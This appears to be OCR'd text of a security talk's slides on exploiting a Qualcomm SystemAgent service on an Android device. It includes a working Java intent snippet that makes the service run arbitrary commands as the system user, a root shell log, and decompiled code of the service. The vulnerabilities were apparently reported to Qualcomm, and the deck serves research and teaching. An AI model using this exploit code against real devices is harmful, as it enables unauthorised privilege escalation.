Intent eI = new Intent ("android.system.fullagent");
//Use action "android.system.agent" to exploit other functions
//Set the target components
eI.setComponent(new ComponentName("com.qualcomm.agent", "com.qualcomm.agent.SystemAgent"));
//the para extra sets the command to execution, with the fullagent action the para extra is
//executed with untime.getRuntime().exec()
eI.putExtra("para","/system/bin/id");
this.startService(eI);
```

- This service is exploitable from adb, or any other app
- A simple broadcast == system shell
- What good is a system shell?
- system user has greater access
- A much bigger attack surface
- Now what?

SYSTEM AGENT

Butcher the rabbit! Vuln counter: 5




```
Jons-Mac-Pro:system jcase$ adb shell
shell@Yaris5NA:/ $ su
/system/bin/sh: su: not found
127|shell@Yaris5NA:/ $ id
uid=2000(shell) gid=2000(shell) groups=1003(graphics),1004(input),1007(log),1011(adb),1
015(sdcard_rw),1028(sdcard_r),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_st
ats) context=u:r:shell:s0
shell@Yaris5NA:/ $ su
root@Yaris5NA:/ # id
uid=0(root) gid=0(root) context=u:r:init:s0
root@Yaris5NA:/ #
```

- Use the attack surface available to the system shell, to exploit more vulns!
- Root is easier from system, than a normal app
- Ah don't forget, we have another service to look at!

SYSTEM AGENT

Story of a privileged application

Vuln counter: 5


JEB - /Users/jcase/Documents/reversing-training/usb/firmware/a564c/system/app/SystemAgent.apk
Manifest
Resources
Certificate
Assembly
Decompiled Java
Show inner classes

```
▾com.qualcomm.agent
    AgentUtils
    PhoneProcessAgent
    R
    R$attr
    R$drawable
    R$string
    SystemAgent
    SystemAgent$1
    Values
```

```
.class public Lcom/qualcomm/agent/AgentUtils;
.super Ljava/lang/Object;
.source "AgentUtils.java"

.field private static final TAG:Ljava/lang/String; = "SystemAgent"

.method public constructor <init>()V
          .registers 1
          .prologue
          .line 37
          invoke-direct           {p0}, Ljava/lang/Object;-><init>()V
          return-void
.end method

.method public static getDeviceId()Ljava/lang/String;
          .registers 4
          .prologue
          .line 157
          const-string            v0, "unknown"
          .line 158
          .local v0, "deviceId":Ljava/lang/String;
          invoke-static           {}, Lcom/android/internal/telephony/Phone
```


```
Decompiling method Lcom/qualcomm/agent/SystemAgent;->onCreate()V
Decompiling method Lcom/qualcomm/agent/SystemAgent;->onStartCommand(Landroid/content/Intent;II)I
Decompiling class Lcom/qualcomm/agent/SystemAgent$1;
Decompiling method Lcom/qualcomm/agent/SystemAgent$1;-><init>(Lcom/qualcomm/agent/SystemAgent;Ljava/lar
Decompiling method Lcom/qualcomm/agent/SystemAgent$1;->run()V
```

```
0:0 | class | File: - | Lcom/qualcomm/agent/AgentUtils;
```

SYSTEM AGENT

Chasing the white rabbit

Vuln counter: 5




```
public int onStartCommand(Intent intent, int flags, int startId) {
    PhoneProcessAgent.logd(Integer.valueOf(startId));
    super.onStartCommand(intent, flags, startId);
    if(intent == null) {
        ((Service)this).stopSelf(startId);
    }
    else {
        if(Values.ACTION_PHONEPROCESS_AGENT.equals(intent.getAction())) {
            this.doCommand(intent.getStringExtra("para"));
        }

        ((Service)this).stopSelf(startId);
    }

    return 1;
}
```

- Look it’s “para” again

SYSTEM AGENT

Chasing the white rabbit

Vuln counter: 5



```
private void doCommand(String para) {
    PhoneProcessAgent.logd(para);
    if(para != null) {
        String[] paras = para.split(",");
        int len = paras.length;
        if(Values.GET_DEVICE_ID.equals(paras[0])) {
            int i;
            for(i = 0; i < len; ++i) {
                PhoneProcessAgent.logd(i + ":" + paras[i]);
            }

            String deviceId = AgentUtils.getDeviceId();
            Intent intent = new Intent(Values.AGENT_RESPONSE_ACTION);  // "qualcomm.intent.action.AGENT_RESPONSE"
            intent.putExtra("response", Values.GET_DEVICE_ID + "," + deviceId);
            ((ContextWrapper)this).sendBroadcast(intent);
        }
    }
}
```

- Never did find anything looking for this action

SYSTEM AGENT


Abusing a service

- 5 vulns exploitable via adb or an app found
- Escalation to system user
- Write string to file as system
- Set restricted properties
- Take screenshots
- Reboot device
- With additional vuln, let to a complete from app root exploit

GOAL ACCOMPLISHED

I'm on QPSI Hall of Fame

- HAHA Tim and Caleb are not on it
- I'm still a fame whore



Qualcomm Product Security Hall of Fame

We would like to thank the following researchers for working with us on improving the security of our product portfolio and reporting vulnerabilities to the Qualcomm Product Security Team. If you would like to report a security vulnerability, please reach out to us via the information provided on the main page.

Credits

- Ralf-Philipp Weinmann
- GSMK
- Benoit Michau
- Christophe Devine
- beaups
- Josh Thomas
- Mathew Solnik
- Marc Blanchou
- Dan Rosenberg
- Frédéric Basse
- Gal Beniamini
- Yu-Cheng Lin 林禹成
- Matt Spisak
- Jon Sawyer


HTC DESIRE 310

Zeroday Time

- HTC + Mediatek == great training device
- Android 4.2.2 - bit out dated
- Goal? Wanted a zeroday for this slide deck
- Time invested by Tim and Jon to gain root? ~10min

HTC DESIRE 310

Zeroday Time

